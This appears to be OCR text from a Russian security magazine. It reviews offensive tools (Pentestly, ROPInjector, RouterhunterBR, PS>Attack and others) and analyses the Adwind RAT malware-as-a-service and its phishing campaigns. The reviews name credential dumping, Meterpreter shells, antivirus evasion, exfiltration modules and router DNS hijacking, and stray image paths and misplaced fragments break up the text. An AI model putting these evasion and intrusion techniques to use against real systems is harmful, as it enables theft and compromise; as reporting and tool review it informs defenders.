
Fsmon — это инструмент, извлекающий события, связанные с файловой системой, из определенной директории и представляющий их в консоли с цветовым оформлением или в формате JSON в файле. Программа сразу из коробки позволяет фильтровать события от определенных программ на основании имени или PID. Уникальность данного инструмента, как уже говорилось, в поддержке мобильных ОС, помимо десктопных OS X, Linux. Так, для Android поддерживаются архитектуры x86, ARM, ARM64, MIPS.

Параметры команды достаточно просты:

```
$ ./fsmon -h
Usage: ./fsmon [-jc] [-a sec] [-b dir]
               [-p pid] [-P proc] [path]
 -a [sec]  stop monitoring after N seconds
    (alarm)
 -b [dir]  backup files to DIR folder
    (EXPERIMENTAL)
 -c        follow children of -p PID
 -h        show this help
 -j        output in JSON format
 -f        show only filename (no path)
 -p [pid]  only show events from this pid
 -P [proc] events only from process name
```

```
 -v          show version
 [path]      only get events from this path
```

Для установки потребуется предварительно скомпилировать инструмент из исходных кодов, детали смотри на странице проекта.



Автор:
Cory Duplantis

URL:
github.com/praetorian-inc/pentestly

Система:
Windows


PENTESTLY

Pentestly — это комбинация Python-инструментов для тестов на проникновение. При этом сам инструмент написан на PowerShell :).

Особенности:

- импорт Nmap XML;
- проверка SMB-аутентификации:
  - индивидуальные аутентификационные данные,
  - файлы с аутентификационными данными,
  - без аутентификационных данных,
  - NTLM hash;
- проверка привилегий локального администратора для успешной SMB-аутентификации;
- идентификация SMB-шар, доступных на чтение с валидными аутентификационными данными;
- хранение аккаунтов администраторов Domain/Enterprise;
- определение расположения процессов Domain Admin;
- определение систем, входящих в Domain Admins;
- выполнение PowerShell-команд в памяти и получение результата;
- выполнение Mimikatz для получения паролей в открытом виде из памяти (`Invoke-Mimikatz.ps1`);
- получение командного шелла (Powercat);
- получение сессии Meterpreter (`Invoke-Shellcode.ps1`).

В основе проекта лежат инструменты: `recon-ng`, `wmiexec.py`, `smbmap.py`, `Invoke-Mimikatz.ps1`, `powercat.ps1`, `Invoke-Shellcode.ps1`, `CrackMapExec`.



Автор:
Giorgos Poulios, Christoforos Ntantogian, Christos Xenakis

URL:
github.com/gpoulios/ROPInjector

Система:
Windows

ROP ДЛЯ ОБХОДА AV

Полагаю, абсолютное большинство из нас при упоминании ROP (Return Oriented Programming) сразу подумает, что речь пойдет об эксплуатации, об обходе DEP (Data Execution Prevention). Но сейчас будет о другом. ROP позволяет представить ряд высокоуровневых операций через несколько более простых. Ряд исследователей решили таким образом скрывать шелл-коды в чужих программах и написали ROPInjector.

Инструмент написан на си (win32) и как раз предназначен для конвертирования шелл-кода в ROP-последовательность с дальнейшим встраиванием в какой-либо исполняемый PE-файл. Инструмент поддерживает только 32-битные файлы и набор инструкций x86. Но распространяется он с открытым исходным кодом, так что при желании поддержку других архитектур можно добавить самому.

ROPInjector показал очень хорошие результаты при сканировании полученных файлов различными AV, так что это можно взять на вооружение.

Инструмент впервые был представлен на конференции Black Hat USA 2015. За более подробным описанием устройства инструмента можно обратиться к слайдам «ROPInjector: Using Return Oriented Programming for Polymorphism and AV Evasion» (pdf).



Автор:
Jhonathan Davi

URL:
github.com/jh00nbr/Routerhunter-2.0

Система:
Windows/Linux

ОХОТА НА РОУТЕРЫ ОТКРЫТА

RouterhunterBR — инструмент на Pyhton для поиска уязвимых роутеров и проведения атаки на них. RouterhunterBR предназначен для работы в сети Интернет. При нахождении уязвимых устройств он способен проэксплуатировать уязвимость на домашних роутерах и произвести атаку DNSChanger — изменить настройки DNS. После чего, очевидно, можно заставить уязвимого пользователя, к примеру, ходить через тебя и менять ему данные.

На текущий момент инструмент способен эксплуатировать уязвимости:

- в Shuttle Tech ADSL Modem-Router 915;
- D-Link DSL-2740R;
- D-Link DSL-2640B;
- D-Link DSL-2780B DLink_1.01.14;
- D-Link DSL-2730B AU_2.01;
- D-Link DSL-526B ADSL2+ AU_2.01;
- DSLink 260E.

Как правило, эксплуатируются такие уязвимости:

- Unauthenticated Remote DNS Change;
- Authentication Bypass DNS Change;
- Bruteforce.

Все достаточно просто и эффективно.

API Reference

- Kitty API Reference
  - Subpackages
    - kitty.controllers package
      - Submodules
        - kitty.controllers.base module
        - kitty.controllers.client module
        - kitty.controllers.empty module
    - kitty.core package
      - Submodules
        - kitty.core.kassert module
        - kitty.core.kitty_object module
        - kitty.core.threading_utils module
    - kitty.data package
      - Submodules
        - kitty.data.data_manager module
        - kitty.data.report module

Автор:
cisco-sas

URL:
github.com/cisco-sas/kitty

Система:
Linux / OS X / Windows

KITTY — ФАЗЗИНГ-ФРЕЙМВОРК

Kitty — это модульный фреймворк для фаззинга на Python с открытым исходным кодом. Появился на свет он под впечатлением от таких известных фаззеров, как Sulley и Peach.

Как говорят сами создатели этого фреймворка, при работе над ним была задача сконцентрироваться на необычных целях. Целях, которые работают не на TCP/IP-уровне, и при этом без переписывания всего с нуля каждый раз. Фреймворк, естественно, включает в себя все стадии, которые только могут быть в процессе фаззинга: генерацию данных, фаззинг, мониторинг цели.

Особенности:

- модульность — каждая функциональная часть обособлена и может быть переиспользована;
- расширяемость — есть ядро системы, все остальное можно расширять на свое усмотрение;
- модель данных — модель позволяет описывать сложные структуры данных, включая строки, хеши, длины, условия и прочее;
- состояния — возможность описывать порядок сообщений и их условия отправки;
- фаззинг клиента и сервера;
- кросс-платформенность.

Так как в самом Kitty нет реализаций различных протоколов передачи данных (HTTP, TCP или UART), то можно обратиться к другому проекту автора — katnip, и этого будет достаточно для старта.





Авторы:
Jared Haight

URL:
github.com/jaredhaight/psattack

Система:
Windows

PS>ATTACK

PS>Attack — портативная консоль, нацеленная на создание пентест-набора на PowerShell.

Инструмент комбинирует некоторые наиболее популярные проекты на PowerShell от сообщества безопасности в единый исполняемый файл. Это все позволяет избежать детекта антивирусов и Incident Response teams. В итоге получаем исполняемый файл, не завязанный на powershell.exe, а вместо этого идет прямое обращение через .NET-фреймворк. Также каждый из модулей шифруется на произвольном ключе, и при запуске полученного файла происходит расшифровка в памяти (на диск ничего не записывается).

PS>Attack содержит более ста команд для поднятия привилегий в системе, исследования системы и извлечения данных. На текущий момент поддерживаются следующие модули и команды:

- Powersploit
  - Invoke-Mimikatz
  - Get-GPPPassword
  - Invoke-NinjaCopy
  - Invoke-Shellcode
  - Invoke-WMICommand
  - VolumeShadowCopyTools
- PowerTools
  - PowerUp
  - PowerView
- Nishang
  - Gupt-Backdoor
  - Do-Exfiltration
  - DNS-TXT-Pwnage
  - Get-Infromation
  - Get-WLAN-Keys
  - Invoke-PsUACme
- Powercat
- Inveigh

Также есть команда get-attack для поиска модулей в текущей сборке. А для простой сборки собственной версии PS>Attack точно пригодится PS>Attack Build Tool.



Автор:
Programa STIC

URL:
github.com/programa-stic/marvin-django/blob/master/README_en.md

Система:
Linux

MARVIN — АНАЛИЗ ANDROID-ПРИЛОЖЕНИЙ

Marvin — это система для анализа Android-приложений и поиска уязвимостей, позволяет отслеживать изменения приложений через историю. Состоит из четырех подсистем:

- Marvin-django: фронтенд веб-приложения для использования и администрирования Marvin. Он также включает в себя классификатор, который помогает оценить вероятность, что данное Android-приложение вредоносно;
- Marvin-static-Analyzer: система статического анализа, которая использует Androguard и Static Android Analysis Framework (SAAF);
- Marvin-dynamic-Analyzer: система динамического анализа, которая использует Android x86-эмулятор и Open Nebula виртуализацию для автоматического поиска уязвимостей;
- Marvin-toqueton: инструмент для автоматического анализа GUI в помощь к динамическому анализатору Marvin.

Для установки запусти скрипт `setup.py`. Сервер стартуется следующей командой:

```
$ python manage.py runserver 0.0.0.0:[port]
```

За более подробной инструкцией обратись на страничку проекта.

ВРЕДОНОСНЫЙ МАРКЕТИНГ



Денис Макрушин
defec.ru, twitter.com/difezza

История кросс-платформенного вредоносного кода Adwind началась в январе 2012 года. Один из пользователей хакерского форума сообщил, что разрабатывается новый комплекс для организации удаленного администрирования (Remote Administration Tool, RAT). В конце 2015 года эксперты зафиксировали атаку на банк в Сингапуре. Расследование обнаружило примечательный факт: при атаке использовался вредоносный код, корни которого уходят к тому самому сообщению на хакерском форуме...

Как выяснилось, злоумышленники использовали ставшую уже классической атаку типа **«спирфишинг»**: преступники рассылали на почтовые адреса сотрудников банка специально подготовленные электронные письма с прикрепленным файлом, содержащим вредоносный код. Анализ файла позволил опознать бэкдор, также известный как **Adwind RAT**.

MALWARE-AS-A-SERVICE КАК ЧАСТЬ CRIME-AS-A-SERVICE

Злоумышленники, преуспевшие в той или иной нише киберпреступности, нередко предлагают свои услуги другим злоумышленникам. Так рождаются CaaS в целом и MaaS в частности. Этим путем пошли и разработчики Adwind, которые реализовали модель подписки на пользование этим бэкдором. Злоумышленникам, не обладающим квалификацией в построении бот-сетей, рассылке вредоносного кода, организации хостинга для административной части и администрировании зараженных станций, теперь доступны комплекты для билда троянов, позволяющие заточить вредоносный код под нужды преступника и особенности планируемой атаки. Это своеобразные **WYSIWYG-редакторы** в киберпреступном мире: злодею не обязательно вникать в технические подробности функционирования вредоносного кода — ему достаточно выбрать нужную функциональность из имеющегося арсенала и приступить к распространению полученного вредоносного кода (которое, кстати, тоже может быть MaaS-услугой).

Разумеется, эта бизнес-модель снижает порог входа для преступников. Им теперь не нужно обладать техническими навыками или быть частью какого-либо андерграундного комьюнити для того, чтобы оперативно начать монетизировать свои идеи. А конкуренция на данном рынке заставляет MaaS-разработчиков снижать цены на свои услуги.


Viewing Membership Packages

BASIC	STANDARD	FEATURED	MEGA	PLUS	ULTIMATE
$25,00 USD	$40,00 USD	$70,00 USD	$100,00 USD	$175,00 USD	$300,00 USD
15 Day(s)	1 Month(s)	2 Month(s)	3 Month(s)	6 Month(s)	1 Year(s)
$ Purchase	$ Purchase	$ Purchase	$ Purchase	$ Purchase	$ Purchase

Гибкая система подписок, которые разработчики Adwind предлагают другим киберпреступникам

JSocket.org — веб-сайт, при помощи которого злоумышленники довольно успешно (их годовой оборот, согласно приблизительным оценкам, составляет около 200 тысяч долларов) воплощают в жизнь концепцию MaaS. Кроме того,

JSocket — название одной из реинкарнаций Adwind, который неоднократно светил свой исходный код в преступном сообществе и, как следствие, образовывал новые разновидности.



«Все для любимого пользователя!»

На своем веб-ресурсе злодеи предлагают не только саму малварь по подписке, но и техническую поддержку ее пользователя, дополнительные компоненты и модули, бесплатный VPN-сервис и проверку семпла различными антивирусными движками. Однако среди пользователей Adwind нашлись и куда более предприимчивые ребята, которые не стали ограничиваться заражениями обычных пользователей домашних компьютеров и выбрали цель покрупнее.

Устройства под управлением Windows, OS X, Linux и Android — потенциальные мишени для злодеев, использующих данный бэкдор.

From : info@suleyilmaz.com Date Time : 28.01.2016 15:28:45
To : dnixon@ibc.com
Cc :
Bcc :
Subject : PAYMENT SLIP
Attachments : attachedFile.rtf 13.jar

Dear Sir/Ma

Thanks for the message we just make the payment of $471,000,00 USD today kindly see attached for the PAYSLIP.

Thank you.

Sule Yilmaz

Releasing Associate

Esquire Financing Inc
177 F Philam St
Monrovia, Ca. 91016

Tel 1: 632 846 3040
Fax: 632 846 2523

Пример фишинг-письма, содержащего вредоносное вложение, которое преступники отправляли финансовым организациям

КАК ЭТО РАБОТАЕТ

Обфусцированный JAR-контейнер, который жертва запускает из вложения к письму, содержит в себе бэкдор, подгружающий дополнительные модули на рабочую станцию жертвы — это позволяет обеспечить его относительно малый размер (порядка 130 Кбайт). После установки бэкдора злоумышленники могут, например, установить дополнительный модуль для получения изображений с веб-камеры или записи звука через встроенный микрофон.

Targets of Adwind Malware-as-a-Service Platform

During their investigation, Kaspersky Lab researchers were able to analyze nearly 200 examples of spear-phishing attacks organized by unknown criminals to spread the Adwind malware.

Based on information from Kaspersky Security Network, between August 2015 and January 2016 more than **68,000** users encountered Adwind RAT malware samples as a result of those 200 attacks.

USA
Italy
Germany
Turkey
UAE
India
Russia
Hong Kong
Taiwan

Retail
Government
Shipping
Telecom
Software
Education
Food Production
Healthcare
Media
Energy
Manufacturing
Finance
Engineering
Design

* Top 10 most frequently attacked countries during August 2015 to January 2016

GREAT KASPERSKY lab

Ключевые этапы атак Adwind


Бдительность и внимательность: «технологии» защиты от атак Adwind!

Чтобы закрепиться на рабочей станции, злоумышленник должен спровоцировать жертву открыть вредоносное вложение в фишинговом письме. На данной стадии с угрозой фишинговой корреспонденции успешно справляются существующие **антиспам-технологии**, задача которых — отправить за борт письмо с JAR-вложением. В данном случае, как обычно это бывает на начальных стадиях атаки, ключевую роль играет **человеческий фактор**.

После закрепления на рабочих станциях и сбора нужной информации злоумышленникам необходимо вывести ценные данные на свои серверы — последний этап довольно тривиального жизненного цикла атаки. Adwind пытается подключиться к серверам злоумышленников. А это означает, что корректно настроенные **средства межсетевого экранирования**, запрещающие внешние подключения к IP-адресам, не присутствующим в белом списке, заблокируют попытку вредоносного кода отправить важную информацию злоумышленникам.

Детальный анализ зловреда можно найти в соответствующем отчете исследователей «Adwind — a crossplatform RAT»; в двух словах, он обладал следующей функциональностью:

- захват видео с установленной на рабочей станции веб-камеры;
- перехват нажатий клавиш;
- кража паролей из популярных браузеров, баз данных и Outlook;
- запись звука при помощи встроенного микрофона;
- удаленный рабочий стол;
- кража ключей для кошельков криптовалют.



